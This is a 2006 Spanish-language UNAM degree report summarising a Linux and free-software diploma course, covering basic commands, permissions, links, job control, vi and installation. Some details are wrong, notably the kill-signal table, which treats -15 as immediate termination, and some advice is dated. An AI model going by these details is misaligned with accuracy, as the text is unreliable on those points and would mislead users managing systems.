UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE ESTUDIOS SUPERIORES ARAGÓN

INFORME DEL PROYECTO DE DESARROLLO DE UN SISTEMA DE COSTEO DE ATENCIÓN DE SOLICITUDES DE INFORMACIÓN UTILIZANDO SOFTWARE LIBRE.

TRABAJO ESCRITO PARA LA MODALIDAD DE SEMINARIOS Y CURSOS DE ACTUALIZACIÓN Y CAPACITACIÓN PROFESIONAL

QUE PARA OBTENER EL TÍTULO DE :

INGENIERO EN COMPUTACIÓN

P R E S E N T A :

GALÁN JUÁREZ JOSÉ CHRISTIAN

ASESOR: ING. VEGA MUYTOY SILVIA

MÉXICO **2006**

TRABAJO PARA TITULACIÓN

INFORME DEL PROYECTO DE DESARROLLO DE UN SISTEMA DE COSTEO DE ATENCIÓN DE SOLICITUDES DE INFORMACIÓN UTILIZANDO SOFTWARE LIBRE.

AGRADECIMIENTOS

Estoy en deuda con muchas personas que han estado conmigo a lo largo de toda mi vida y que de una u otra manera me han ayudado a llegar a culminar mis estudios de ingeniería. Es difícil recordarlas a todas pero voy a mencionar a las más cercanas a mi, en caso de olvidar a alguien pido mil disculpas.

En primer lugar porque no podría haber otra en este lugar esta mi madre que gracias a ella soy quien soy y que se preocupo y espero que se siga preocupando por mi mucho tiempo más. Gracias a ella tengo fuerza para vivir porque me ha demostrado que no hay obstáculo grande sabiéndolo saltar. Gracias por soportarme y aguantar mis malos momentos. No continuo describiendo todo lo que le debo porque terminaría haciendo los agradecimientos más grandes que el propio trabajo. MUCHAS GRACIAS MADRE, ¡TE QUIERO!

En seguida le agradezco a mi padre porque muy a su manera me ha querido y ha hecho lo imposible para que yo salga adelante. Aunque no supiera en realidad lo que yo hacia el confió en mi y me apoyo para que yo pudiera terminar mis estudios.

Mil Gracias a mi abuelita Carmen porque en ella siempre he encontrado un consuelo a mis problemas y una buena cara a pesar de lo que pase. ¡Te quiero mucho Mela!

Muchas gracias a mi tía Judith y a mi tío Nicolás que siempre me han recibido con los brazos abiertos y que estar con ellos en ciertos periodos me ha servido para despejarme de los estudios y después poder retomarlos con más ganas.

Quiero agradecer a mi hermana Michelle porque con el solo hecho de nacer me dio fuerza para seguir adelante y poder ayudarle en el futuro.

Agradezco a mi primo Eduardo porque ha sido un maestro de la vida para mí y porque me ayudo a crecer como persona. Gracias por ser mi amigo y siempre tener un oído disponible para mis broncas y por darme consejos para solucionarlas.

Gracias a toda mi familia, Faby, Victor, Tío Juan, Jannin, Iván, simplemente por estar allí porque eso me basta para saber que cuento con alguien en esta vida.

Por último, pero no menos importante, quiero agradecer a una familia que me ha apoyado durante toda mi carrera y que me ha ofrecido todo lo que está en sus manos para ayudarme, la familia Lezama Reza. Principalmente a Etna que me ha soportado muchas cosas durante todo este tiempo y que me ha apoyado en mis desiciones, sean cuales sean, y ha aguantado mis malos ratos. A la señora Elena que si no fuera por ella quien sabe si estaría escribiendo esto en este momento, gracias por ayudarme. Al señor Juan por aceptarme en su casa sin saber quien era yo. Y gracias a Ilse por ser mi amiga y aceptarme como soy.

Muchísimas gracias.

ÍNDICE

INTRODUCCIÓN

En la actualidad es necesario contar con sistemas que permitan la automatización del seguimiento y control de procesos que se desarrollan en diversas empresas y oficinas. Con esta automatización se pretende un uso más eficiente de los recursos y un control más preciso de los mismos, lográndose, con ello, compartir información entre diversas áreas y oficinas, a través de la red local e incluso empleando Internet o la Intranet corporativa.

El desarrollo de estos sistemas puede ser sustentado empleando software libre como LINUX, PHP, Apache-WWW-server y MySQL, que son herramientas que han demostrado tener un alto desempeño, gran estabilidad y seguridad y, por el hecho de ser libres, permiten reducir los costos que se generan por las licencias de uso de software, logrando aprovechar al máximo los equipos de cómputo con que se cuente.

Debido a que el creciente uso de las computadoras implica correr riesgos de seguridad en el acceso a la información, se ha vuelto necesario hacer conciencia de que la seguridad es una responsabilidad compartida; por lo que todos los usuarios de computadoras requieren un conocimiento esencial de los elementos de la seguridad que les ofrece Linux para convencerse de que es una de las mejores opciones existentes en sistemas operativos.

La primer parte de este trabajo concentra la información dada en los módulos que conforman el diplomado "Desarrollo e implementaciones de sistemas con software libre en Linux":

En el primer módulo se da una breve introducción a la historia del sistema operativo Linux y a sus elementos básicos como las cuentas de usuario y contraseñas y tipos y permisos de archivos. En este módulo también se menciona la utilidad de algunos comandos básicos para irse adentrando en el manejo del sistema operativo Linux.

En el segundo módulo se describe como realizar la instalación de Linux, así como los requerimientos que hay para hacerla, se explica como instalar los diversos tipos de paquetes o programas que existen para Linux. También en este módulo se muestra la forma de configurar los dispositivos periféricos como el teclado, el ratón, el monitor y la tarjeta de red.

El tercer módulo del informe explica la mayoría de las etiquetas que existen en la creación de páginas Web con HTML (HyperText Markup Language), así como la estructura de un documento de HTML. Explica también los elementos que se pueden crear con HTML entre los que están las tablas, las listas, las imágenes, las ligas, entre otros.

El cuarto módulo indica como hacer la instalación del Servidor WWW "Apache" y describe las ventajas de elegir este servidor en particular. El módulo también describe como configurar el servidor mediante directivas existentes en el archivo de configuración.

El quinto módulo explica como realizar la instalación de PHP, que es un lenguaje de programación, en Linux. Describe los elementos que conforman a este lenguaje como son sus variables, estructuras de control, algunas funciones para el manejo de archivos, entre otros.

El sexto módulo trata de los conceptos básicos de las bases de datos. Indica como se debe hacer la instalación del manejador de bases de datos MySQL y como se debe establecer la comunicación entre el lenguaje de programación PHP y MySQL para poder involucrar bases de datos en sistemas desarrollados con PHP. También describe algunos comandos básicos para la utilización de MySQL y la creación de bases de datos con este manejador.

El módulo siete trata lo concerniente a la seguridad en cómputo, básicamente se centra en los conceptos relacionados con redes de cómputo como lo es la vulnerabilidad de las redes, ataques, etc. Este módulo también trata el tema de la criptografía y sus principios, así como el de sus métodos.

El octavo módulo describe como se debe hacer la instalación del manejador de datos "PostgreSQL" en Linux y de que comandos se deben utilizar para crear o borrar bases de datos, tablas, etc. en este manejador. Este módulo también describe lo que es la programación orientada a objetos y sus ventajas, además de explicar los elementos de este tipo de programación en el lenguaje PHP. También se describen los "templates" y algunos de los "motores de templates" utilizados en PHP, además de las ventajas y desventajas de utilizar templates en la realización de un sistema.

La segunda parte de este trabajo describe el proyecto de "Desarrollo de un sistema de costeo de atención de solicitudes de información con software libre" que utiliza algunos de los programas descritos en la primer parte de este trabajo como lo son MySQL para el manejo de la base de datos del sistema y PHP para el desarrollo de la programación del mismo.

OBJETIVOS

A continuación se enuncian los objetivos del diplomado "Desarrollo e Implementación de Sistemas con Software Libre en Linux":

GENERALES:

El participante conocerá nuevas herramientas administrativas que le permitan desarrollar e implementar sistemas para el control de procesos e información, que funcionen de forma natural en red o por Internet, empleando herramientas de software libre que han demostrado tener una alta confiabilidad, alto desempeño y funcionalidad.

PARTICULARES:

- El participante identificará los métodos de operación y administración del sistema operativo, utilizará los programas de manejo de usuarios, y llevará a cabo la instalación del dispositivo de respaldo, configuración de la red e instalación del software.

- El participante instalará el sistema operativo Linux en PC's y configurará la tarjeta de red, video y particiones del disco duro; asimismo manejará el ambiente de usuario.

- El participante elaborará páginas WWW apoyado con HTML.

- El participante identificará el procedimiento para instalar, configurar y administrar su propio servidor de WWW en un servidor de plataforma LINUX.

- Proporcionar al participante los conocimientos necesarios que le permitan crear aplicaciones dinámicas e interactivas para el Web utilizando el lenguaje PHP.

- El alumno conocerá y desarrollará una aplicación de bases de datos que funcione a través del WWW empleando herramientas de software libre.

- El participante reconocerá la importancia de la seguridad e identificará los elementos que le permitirán proteger el sistema y la información.

I. INFORME GENERAL DEL DIPLOMADO "DESARROLLO E IMPLEMENTACIONES DE SISTEMAS CON SOFTWARE LIBRE EN LINUX"

1.1. SISTEMA OPERATIVO LINUX

Objetivo

El participante se familiarizará con el sistema operativo Linux. Además conocerá las utilerías y los comandos básicos para tener un mejor dominio sobre lo que respecta a este sistema operativo.

1.1.1. INTRODUCCIÓN A LINUX

Linux fue el proyecto original de un estudiante de informática llamado Linus Torvalds, que entonces contaba 23 años. Linux empezó siendo un pasatiempo para Linus, que esperaba crear una versión más sólida de UNIX para usuarios de Minix.

Minix es un programa desarrollado por el profesor de informática Andrew Tannebaum.

El sistema Minix se escribió para demostrar algunos conceptos informáticos que se encuentran en los sistemas operativos. Torvalds incorporó estos conceptos en un sistema autónomo que imitaba a UNIX. El programa se puso a disposición de los estudiantes de informática de todo el mundo y muy pronto contó con muchos seguidores, incluyendo aquellos que participaban en sus grupos de debate de Usenet. Linus Torvalds decidió entonces proporcionar una plataforma más accesible para los usuarios de Minix que pudiera ejecutarse en cualquier IBM PC y centró su atención en las recién aparecidas computadoras basadas en 386 debido a las propiedades de conmutación de tareas que incorporaba la interfaz en modo protegido del 80386.

Características de Linux

Linux es el sistema de acceso libre más utilizado actualmente. Ofrece un sistema completo con las características multiusuario y multitarea. Esto quiere decir, que es capaz de ejecutar varios programas (o tareas) de forma simultánea y albergar a varios usuarios también simultaneamente.

Por lo tanto, todos los usuarios de Linux deben tener una cuenta de usuario en el sistema que establezca los privilegios del mismo. A su vez Linux organiza a los usuarios en grupos de forma que se puedan establecer privilegios a un determinado grupo de trabajo, para el acceso a determinados archivos o servicios del sistema.

Dispone de la implementación completa del protocolo de comunicación TCP/IP, además de un sistema de correo electrónico con el cual se puede enviar y recibir mensajes por el ciberespacio.

Tiene una alta portabilidad, esto es, la posibilidad de transportar un sistema operativo de una plataforma a otra sin que se vea alterado su funcionamiento.

Distribuciones de Linux

Una distribución es un agrupamiento del núcleo del sistema operativo Linux (la parte desarrollada por Linus Torvalds) y otra serie de aplicaciones de uso general o no tan general. En principio las empresas que desarrollan las distribuciones de Linux están en su derecho al cobrar una cierta cantidad por el software que ofrecen, aunque en la mayor parte de las ocasiones se pueden conseguir estas distribuciones desde Internet, de revistas o de amigos, siendo todas estas formas gratuitas y legales.

Las distribuciones más conocidas son RedHat, Debian, Slackware, SuSE y Corel Linux, todas ellas incluyen el software más reciente y empleado lo cual incluye compiladores de C/C++, editores de texto, juegos, programas para el acceso a Internet, entornos gráficos de Linux, etc.

1.1.2. CONCEPTOS BÁSICOS

Inicio y término de sesión

Existen tres formas de acceder a un sistema Linux:

- A través de una consola de texto, el usuario se conecta directamente a la computadora que tiene instalado Linux y accede mediante un sistema no gráfico.
- Desde un gestor de sesiones gráfico (X Window), el usuario se conecta directamente a la computadora que tiene instalado Linux y accede al sistema mediante un programa gráfico.
- Desde una computadora remota mediante telnet o secure shell

En cualquiera de los casos en la pantalla aparecerá (más o menos) lo siguiente:

Login: (Se teclea el nombre del usuario)
Password: (Se teclea la contraseña, que no se ve en la pantalla)

Existen diversas formas para terminar la sesión de trabajo en Linux, dependiendo de si se está en modo gráfico o de texto.

En modo texto:

- Presionar las teclas **<ctrl> d**
- Escribir el comando **exit**.

La salida de X Window depende del gestor de ventanas que se esté ejecutando

Creación de una cuenta de usuario

Cuando se da de alta a un usuario, el resultado es una entrada en el archivo de contraseñas de usuarios, **/etc/passwd**. Esa entrada tiene la sintaxis siguiente:

login_name:password_encriptado:id_usuario(UID):id_grupo(GID):
informacion_usuario(GECOS):directorio_usuario:shell_usuario

En la sintaxis del archivo **/etc/passwd**, los campos están separados por dos puntos.

Significado de los campos:

Campo	**Descripción**
login_name	Nombre que se utiliza para entrar a Linux.
password_encriptado	Contraseña que se requiere para autentificar el usuario.
id_usuario(UID)	Número único que el sistema operativo utiliza para identificar al usuario.
id_grupo(GID)	Número único de grupo que se utiliza para identificar al grupo primario de este usuario.
informacion_usuario	Descripción del usuario.
directorio_usuario	Directorio inicial del usuario.
shell_usuario	Shell utilizado por el usuario al entrar.

Para crear una cuenta de usuario se puede utilizar el comando adduser seguido del nombre del nuevo usuario.

```
$ adduser nombre_usuario
```

Cambio de contraseña

Para cambiar una contraseña se tendrá que utilizar el comando **passwd**, especificando la contraseña anterior y la contraseña nueva, y volviéndola a escribir después.

```
$ passwd nombre_usuario
Enter old password:
Enter new password:
Re-type new password:
```

1.1.3. ARCHIVOS

Un nombre de archivo consiste en una serie de letras, números y algunos signos de puntuación. Los nombres de archivo no pueden tener espacios o cualquier otro caracter que represente un separador de campo.

Los nombres de los archivos no deben contener ningún caracter especial para el shell:

```
! @ # $ % ^ & * ( ) [ ] { } ' « \ / | ; < > `
```

Los nombres de los archivos tampoco pueden incluir el caracter (/) porque éste se utiliza para indicar rutas de acceso.

Linux permite una longitud de hasta 256 caracteres de longitud para los nombres de los archivos.

Tipos de archivos

Existen cuatro tipos de archivos: archivos normales, directorios, ligas y archivos especiales.

Archivos normales

Son los archivos con los que se trabaja la mayor parte del tiempo. Pueden contener texto, código fuente en lenguaje C, archivos de comandos shell, programas binarios ejecutables y datos de naturaleza diversa.

Archivos de directorio

Son archivos que contienen los nombres de archivos y subdirectorios, asi como punteros hacia esos archivos y subdirectorios. Los archivos de directorio son el único sitio donde Linux almacena nombres de archivos.

Ligas o enlaces

Son archivos que contienen el acceso a algún otro archivo, o sea, apuntan a otro archivo. Son lo que en Windows llamaríamos "**Accesos directos**".

Archivos especiales

Existen dos tipos de archivos especiales: por caracteres y por bloques. Los archivos especiales por caracteres son las terminales y las impresoras. Y los archivos especiales por bloques son los dispositivos que leen y escriben bloques completos, como por ejemplo los dispositivos de cinta magnética, los discos duros, etc.

1.1.4. ESTRUCTURA DEL SISTEMA DE ARCHIVOS

Directorio raíz

Bajo Linux, el espacio de archivo que resulta visible para los usuarios se basa en una estructura en árbol, con la raíz en la parte superior. Los distintos directorios y archivos se ramifican hacia abajo desde la raíz. El directorio superior, "**/**", se conoce como el directorio raíz.

Directorio home

Es el directorio base para los directorios iniciales de los usuarios. Es normal montarlo como un sistema de archivos separado de forma que los usuarios puedan tener espacio más que suficiente para sus archivos.

Directorios importantes para Linux

Directorio	**Contenido**	
/	Raíz del sistema de archivos.	
/dev	Contiene ficheros del sistema representando los dispositivos que estén físicamente instalados en la computadora.	
/etc	Este directorio esta reservado para los ficheros de configuración del sistema. En este directorio no debe aparecer ningún fichero binario (programas). Bajo éste deben aparecer otros dos subdirectorios:	
	/etc/X11	Ficheros de configuración de X Window

	/etc/skel	Ficheros de configuración básica que son copiados al directorio del usuario cuando se crea uno nuevo.
/lib	Contiene las librerías necesarias para que se ejecuten los programas que residen en /bin (no las librerías de los programas de los usuarios).	
/proc	Contiene ficheros especiales que o bien reciben o envían información al kernel del sistema (Se recomienda no modificar el contenido de este directorio y sus ficheros).	
/sbin	Contiene programas que son únicamente accesibles al superusuario o root.	
/usr	Este es uno de los directorios más importantes del sistema puesto que contiene los programas de uso común para todos los usuarios.	
/var	Este directorio contiene información temporal de los programas (lo cual no implica que se pueda borrar su contenido, de hecho, ¡no se debe hacer!).	

Directorio de trabajo

Se llama directorio de trabajo al directorio en el cual el usuario se encuentra posesionado en un momento determinado. Se llama de esa forma ya que como su nombre lo dice es el directorio en el cual se encuentra realizando acciones y sobre del cual se aplican de forma directa los comandos. Se puede saber cual es el directorio de trabajo con el comando **pwd**.

```
$ pwd
```

Nota: *pwd es uno de los pocos comandos que no tienen opciones.*

Rutas relativas y absolutas

La ruta de un fichero o directorio es la secuencia de directorios que se ha de recorrer para acceder a un determinado fichero separados por **/**.

Todo directorio, aunque aparentemente no contenga archivos, desde que se crea contiene dos archivos, uno que indica la ruta del directorio actual, llamado "**.**", y un segundo que indica cual es el directorio padre de sí mismo, llamado "**..**".

Existen dos tipos de rutas: absolutas y relativas.

Rutas absolutas

Una ruta absoluta nos indica la ubicación en el árbol jerárquico de un archivo determinado partiendo desde el directorio raíz (**/**) y avanzando de directorio en directorio hasta llegar al archivo en cuestión.

Rutas relativas

Una ruta relativa indica la localización de un archivo determinado dentro del árbol jerárquico iniciando la ruta desde el archivo actual o de trabajo. Este tipo de rutas utilizan al archivo "**.**" y al archivo "**..**" para definir el camino.

1.1.5. COMANDOS BÁSICOS

Metacaracteres

Los metacarcteres son comodines que nos ayudan en la búsqueda de archivos y cadenas. Estos beneficios se pueden utilizar junto con los comandos de Linux y ahorrar un poco de líneas a ejecutar.

A continuación se muestran los metacaracteres y su significado dentro de las cadenas:

Símbolo	**Significado**
*	Representa cero caracteres o cualquier conjunto de ellos.
?	Representa un solo caracter.
[ ]	Representa un solo caracter dentro de una serie o un rango.

El siguiente ejemplo listará todos los archivos en el directorio actual que tengan extensión "**.txt**".

```
$ ls *.txt
```

Cambio de directorio

Para desplazase por la estructura de directorios de Linux se utiliza el comando cambio de directorio, **cd**. Si introduce el comando **cd** sin ningún parámetro, Linux le devuelve inmediatamente al directorio inicial. Para moverse de un directorio a otro, se utiliza seguido de un espacio en blanco y el nombre o ruta del directorio al que se quiere cambiar.

```
$ cd nombre_directorio
```

Listar el contenido de directorios

El comando **ls** representa la palabra lista (list) y Linux la utiliza para mostrar una lista de archivos de un directorio determinado por el parámetro que se le pasa al comando (nombre o ruta del directorio).

Este comando muestra todos los archivos principales de un directorio en color. El color predeterminado para los directorios es el azul y para los programas ejecutables, el verde. Se pueden cambiar estos colores modificando el archivo **/etc/DIR_COLORS**.

```
$ ls [opciones] [ruta_directorio]
```

Creación de directorios

El comando que nos permite crear directorios es **mkdir** que se deriva de las palabras make directory, seguido de un espacio el nombre del nuevo directorio.

```
$ mkdir nombre_directorio
```

Copiar archivos y directorios

Este comando se utiliza para copiar uno o varios archivos de un directorio a otro. La sintaxis del comando es:

$ cp [opciones] nombre_archivo_origen nombre_archivo_destino

Mover o renombrar archivos y directorios

El comando **mv** permite mover archivos de un directorio a otro. Desplazar un archivo equivale a copiarlo en un nuevo directorio y borrarlo después del directorio anterior. Su sintaxis es igual a la del comando **cp**:

$ mv [opciones] nombre_archivo_origen nombre_archivo_destino

Borrar archivos y directorios

Para suprimir archivos en Linux se utiliza el comando **rm**. Hay que tener mucho cuidado con este comando porque cuando se borra un archivo ya no es posible recuperarlo después. Su sintaxis es:

$ rm –i nombre_archivo1 [nombre_archivo2 ...]

La opción "**-i**" indica al comando que pregunte al usuario si realmente desea borrar el archivo.

Para borrar un directorio se puede utilizar el comando **rmdir**, pero el directorio deberá estar vació. Su sintaxis es:

$ rmdir nombre_directorio1 [nombre_directorio2 ...]

Si se desea borra un directorio junto con todo su contenido se puede utilizar el comando **rm** con su opción "**-r**" que indica recursividad para que borre todos los archivos y/o directorios que están dentro y hacia abajo, jerárquicamente hablando, del directorio que se quiere borrar. La sintaxis sería de la siguiente manera:

$ rm –ri nombe_directorio

Mostrar el contenido de archivos

El comando más sencillo es **cat**, que es la abreviatura de "concatenate". Este comando toma una lista de archivos (o uno solo) e imprime el contenido sin alterar nada en la salida estándar, es decir mostrando un archivo detrás de otro. Su sintaxis es de la siguiente forma:

$ cat archivo1 [archivo2 ...]

El comando **more** muestra una pantalla de datos completa y permite ir avanzando en el(los) archivo(s) de pantalla en pantalla o de línea en línea. Su sintaxis más simple es:

$ more nombre_archivo1 [nombre_archivo2 ...]

El comando **more** muestra una desventaja ya que no permite regresar a pantallas anteriores, si se desea hacerlo se puede utilizar el comando **less** que sí lo permite.

Ayuda en la línea de comandos

Para obtener ayuda inmediata para cada uno de los comandos de Linux, se puede utilizar el comando **man** seguido del nombre del comando del que se requiere ayuda. A continuación Linux mostrará, una pantalla tras otra, toda la información disponible sobre el comando. Si no se está seguro del comando que se debe utilizar, se puede utilizar la opción "**-k**" del comando **man** e introducir una sencilla palabra clave que represente el tema de interés. **man** busca en sus archivos de ayuda un tema que contenga la palabra clave.

1.1.6. REDIRECCIONAMIENTO

Básicamente el redireccionamiento de una información es enviar información resultante de una instrucción o proceso hacia otra, para que ésta la tome como entrada.

La computadora tiene una entrada estandar que es el teclado y una salida estandar que es el monitor, Linux asocia a estas con un archivo a cada una, la entrada del teclado la asocia a un archivo llamado "**stdin**" y la salida del monitor a uno llamado "**stdout**".

Redireccionamiento de entrada y salida

- **Redireccionamiento de entrada**

Se utiliza el símbolo "**<**" (menor que) para dirigir entradas a un comando o programa de forma que proceda de un archivo en lugar del teclado o terminal.

- **Redireccionamiento de salida**

Se utiliza el símbolo "**>**" (mayor que) para redirigir la salida de un programa a un archivo.

Redireccionamiento no destructivo

Es redireccionar la salida estándar hacia un archivo que ya existe pero sin perder la información que el archivo destino contiene, sino que anexandola. Este tipo de redireccionamiento se hace utilizando el símbolo de dos caracteres "**>>**".

Tuberías

Consisten en empalmar la salida estándar de un comando con la entrada estándar de otro. Esto se hace con el símbolo "**|**", también llamado pipe.

1.1.7. PERMISOS

En Linux, los permisos de los archivos implican algo más que simplemente conocer los permisos que tienen un archivo o directorio. Aunque los permisos deciden quien puede leer, escribir o ejecutar un archivo, también deciden el tipo de archivo y la forma de ejecutarlo.

Cambio de propietario y grupo de un archivo

El propietario de un archivo generalmente es quien lo creó, pero éste puede ser cambiado por el administrador o root con el comando **chown** que tiene la siguiente sintaxis:

```
$ chown nuevo_propietario archivo
```

De igual manera el usuario root puede cambiar el grupo al cual pertenece un archivo con el comando **chgrp** que se puede usar de la siguiente forma:

```
$ chgrp nuevo_grupo archivo
```

Cambio de permisos

Los permisos de un archivo pueden modificarse con el comando **chmod** que tiene dos sintaxis distintas, absoluta y relativa.

chmod comprende tres elementos a los cuales tiene que asignar permisos y los ordena de la siguiente manera para asignarles permisos en la sintaxis absoluta:

ugo

donde:

u = usuario (propietario del archivo)
g = grupo (al que pertenece el propietario del archivo)
o = otros (todos los demás)

Con los permisos absolutos se definen permisos del archivo en octal, o base 8. Con el orden mencionado se deben poner los permisos que se quieran según su valor en octal para el usuario, el grupo y otros:

Número	Significado
7	Lectura, escritura y ejecución.
6	Lectura y escritura.
5	Lectura y ejecución.
4	Lectura.
3	Escritura y ejecución.
2	Escritura.
1	Ejecución.
0	Ninguno.

Los permisos en la sintaxis relativa utilizan un formato ligeramente distinto. Con este tipo de permisos se debe establecer lo siguiente:

- A quién se están dando permisos.
- Qué tipo de operación se pretende hacer (agregar, quitar o establecer permisos).
- Qué tipos de permisos son (lectura, escritura o ejecución).

Por ejemplo, si se escribe:

$ chmod a=rwx nombre_archivo

Se está dando permiso de lectura, escritura y ejecución a todos los usuarios. Los comandos para permisos relativos se resumen en la tabla siguiente:

VALOR	DESCRIPCIÓN
Quién	
a	Todos los usuarios (el usuario, sus grupos y todos los demás).
g	El grupo del propietario.
o	Todos los demás.
u	Sólo el usuario.
Operador	
+	Agrega la modalidad.
-	Elimina la modalidad.
=	Establece la modalidad de forma absoluta.
Permiso	
x	Establece la ejecución.
r	Establece la lectura.
w	Establece la escritura.

1.1.8. LIGAS O ENLACES

Una liga es un archivo por sí mismo que apunta a otro archivo. Si modificamos una liga se modifica también el archivo al que esta apuntando ya que en realidad sólo es un acceso a otro archivo. Existen dos tipos de ligas, las suaves y las duras.

A continuación se listan algunas diferencias a manera de resumen de las ligas suaves y duras:

	LIGA SUAVE	LIGA DURA
i-nodo	Distinto al del archivo original.	El mismo que el del archivo referenciado.
Contador de ligas (Aparece en ls -l)	No cambia.	Se incrementa.
Espacio en disco duro	Ocupa espacio.	No ocupa espacio.
Tamaño en bytes	Tamaño igual a la longitud del nombre del archivo en bytes.	Su tamaño es igual al del archivo referenciado.
Sintaxis	$ ln –s archivo_referenciado nombre_archivo_destino	$ ln archivo_referenciado nombre_archivo_destino

1.1.9. CONTROL DE TRABAJOS

Un proceso es todo programa que este ejecutándose y consumiendo recursos del procesador en un momento determinado.

Para saber cuales son los procesos que están corriendo en la máquina se puede utilizar el comando ps, este comando sin opciones manda la siguiente información de los procesos corrientes:

Parámetro	Significado
PID	El número de identificación del proceso.
TTY	El terminal donde se inicia el proceso.
TIME	El tiempo de ejecución acumulado del proceso, expresado en minutos y segundos.
COMMAND	El nombre del comando que se esta ejecutando.

Segundo plano

El shell de Linux permite iniciar un proceso y, antes de que haya finalizado éste, comenzar un segundo proceso. Al hacerlo, pone el primer proceso en segundo plano. Al mandar un proceso a segundo plano lo que sucede es que el proceso se ejecuta a la par que el shell, esto es fuera de la vista del usuario y dejando libre la terminal para que el usuario pueda seguir trabajando mientras se ejecuta el proceso al mismo tiempo.

Puesto que un proceso en segundo plano es un hijo del shell donde se ejecuta, se elimina automáticamente cuando se deja de estar conectado al sistema.

Interrupción de trabajos y envío al segundo plano

Para interrumpir un trabajo existen varias formas, una de ellas es utilizando la combinación de teclas **ctrl + z**, esto lo que hará es mandar a segundo plano el trabajo que se este ejecutando en primer plano en ese momento pero lo interrumpirá hasta que el trabajo sea llamado a primer plano nuevamente (esto se puede hacer con el comando **fg** visto más adelante).

Una manera de interrumpir un trabajo en segundo plano es con el comando **kill** pero este comando lo que hace es terminar definitivamente con la ejecución del trabajo, este comando también puede reiniciar el trabajo con su opción "**-HUP**". La sintaxis de este comando es:

$ kill [opciones] PID_de_proceso

El **PID** de un trabajo es su identificador único con el que se puede hacer referencia y así indicar al shell que proceso es el que debe parar. Entre las opciones del comando **kill** se tienen:

Opción	Significado
0	Detiene todos los procesos que estén en segundo plano.
-9	Detiene el proceso
-15	Detiene el proceso inmediatamente

Otra forma de cerrar o terminar con un proceso que se este ejecutando en primer plano es utilizando la combinación **ctrl + c**, esto terminara con la ejecución definitivamente.

Suspensión y reinicio de trabajos

Para suspender un trabajo que está en primer plano se puede simplemente usar la combinación de teclas, ya mencionadas, **ctrl + z**.

Existen dos comandos que sirven para enviar a segundo plano un proceso y regresarlo a primer plano, estos comandos son **fg** que trae a primer plano un proceso que está en segundo plano y **bg** que hace lo inverso. Su sintaxis es simple:

$ bg PID y $ fg PID

1.1.10. EDITOR Vi

Vi es un editor de texto que se inicia rápidamente y que permite realizar desde las tareas más sencillas hasta las más complejas. Vi esta disponible en todas las versiones y distribuciones de Linux.

Inicio de Vi

Para iniciar Vi, simplemente escriba **vi** en el indicador de shell (línea de comandos). Si conoce el nombre del archivo que desea crear o editar, puede escribir el comando **vi** con este nombre como argumento. Por ejemplo, para crear el archivo miarchivo con vi escriba:

$ vi miarchivo

Cuando Vi se activa, la pantalla del terminal se borra y aparece un caracter tilde (~) en la parte izquierda de cada línea de la pantalla, salvo en la primera. La tilde es el indicador de línea de memoria intermedia vacía.

A diferencia de la mayoría de procesadores de texto, Vi se inicia en modo comando. Antes de empezar a introducir texto, debe cambiar a modo entrada con las teclas "**a**" o "**i**".

Los dos modos de vi

El editor Vi funciona en dos modos:

- **Modo comando**

En el modo comando, Vi interpreta las pulsaciones de teclas como comandos. Existen muchos comandos Vi que permiten realizar diferentes acciones.

- **Modo entrada**

En el modo de entrada se puede introducir texto añadiéndolo detrás o delante del cursor o al principio de la línea. Para pasar de modo comando a modo entrada se debe pulsar una de las siguientes teclas:

Tecla	**Descripción**
a	Para añadir texto detrás del cursor
i	Para insertar texto delante del cursor

Use el modo entrada sólo para introducir texto. Para volver al modo comando se debe pulsar "**Esc**".

1.2. INSTALACIÓN Y ADMINISTRACIÓN DE LINUX

Objetivo

El participante instalará el sistema operativo Linux en PC's y configurará la tarjeta de red, video y particiones del disco duro; asimismo manejará el ambiente de usuario.

1.2.1. PERFIL Y ACTIVIDADES DEL ADMINISTRADOR

El administrador de Linux es la persona responsable del mantenimiento y funcionamiento del sistema operativo. El es el responsable de la elección del hardware, de donde instalar el sistema operativo, de su configuración y de su mantenimiento diario.

La administración es el proceso de crear, diseñar y mantener un ambiente en el que las personas, laborando, alcancen con eficiencia metas seleccionadas y para que esto suceda el administrador tiene que realizar una serie de tareas importantes:

- Administrar usuarios.
- Configuración de dispositivos.
- Hacer respaldos.
- Capacitar y asesorar usuarios.
- Asegurar el sistema.
- Registrar los cambios del sistema.
- Mantenimiento de claves de usuarios.
- Instalación y mantenimiento de dispositivos.
- Instalación y actualización de software.
- Configuración de las interfaces de red.
- Administración de los recursos (CPU, memoria, disco).
- Atención a usuarios.
- Monitoreo del sistema.
- Detección de fallas.
- Auditoria e implantación de la seguridad del sistema.

Conocimientos que debe tener un administrador

- Técnicas de programación.
- Dominio de al menos un lenguaje de programación.
- Funcionamiento del sistema operativo.
- Técnicas de administración del sistema operativo.
- Conocimientos básicos de hardware y mantenimiento de dispositivos.
- Comprensión profunda de redirección, tuberías, procesamiento en segundo plano, etc.
- Manejo de vi pues es el común denominador entre los sistemas UNIX.
- Programación shell.

Políticas que debe establecer el administrador

- Apertura de cuentas.
- Horas de mantenimiento.
- Responsabilidad de los respaldos.
- Borrado de archivos temporales.
- Cuotas de disco.
- Seguridad del sistema.

1.2.2. INSTALACIÓN

Linux requiere para su instalación de al menos dos particiones, una para la memoria swap y otra para los archivos del sistema. Se sugiere hacer una partición extendida y dentro de ella hacer las dos particiones necesarias.

El tamaño de la partición swap se recomienda que sea del doble del tamaño de la memoria RAM, pero que no exceda de 256 Megabytes.

Pasos para la instalación

a. Ver características del equipo.
b. Elegir la distribución a instalar.
c. Saber que fin va a tener el servidor para decidir la cantidad de particiones.
d. Estructurar las particiones (planeación).
e. Introducir el software
    e.1. Hacer particiones.
    e.2. Elegir login y password.
    e.3. Configurar la tarjeta de red.
    e.4. Configurar LILO (booteador).
    e.5. Configuraciones adicionales.

Requerimientos mínimos para la instalación

- Procesador 386
- Memoria RAM 16 Megabytes
- Capacidad en disco duro 500 Megabytes
- Unidad de 3½
- Unidad de CD-ROM
- Tarjeta de red

Configuración de Lilo

Lilo es el programa que se encarga de guardar la localización de los diferentes sistemas operativos instalados en el disco duro para poder iniciar desde el que se desee.

Cada partición que tenga instalado un Linux debe tener su propio lilo pero el lilo del último Linux que fue instalado es el que se guarda en el MBR (Registro maestro de arranque).

En la mayoría de las distribuciones de Linux la configuración de lilo forma parte de la instalación del sistema operativo, o sea que entre los pasos de la instalación se pide que se configure lilo mediante su interfaz gráfica.

Para la configuración de lilo se utiliza su archivo de configuración lilo.conf ubicado en el directorio **/etc**. En este archivo se puede cambiar el tiempo de espera antes de arrancar automáticamente, se pueden agregar contraseñas al arranque de los sistemas operativos, etc.

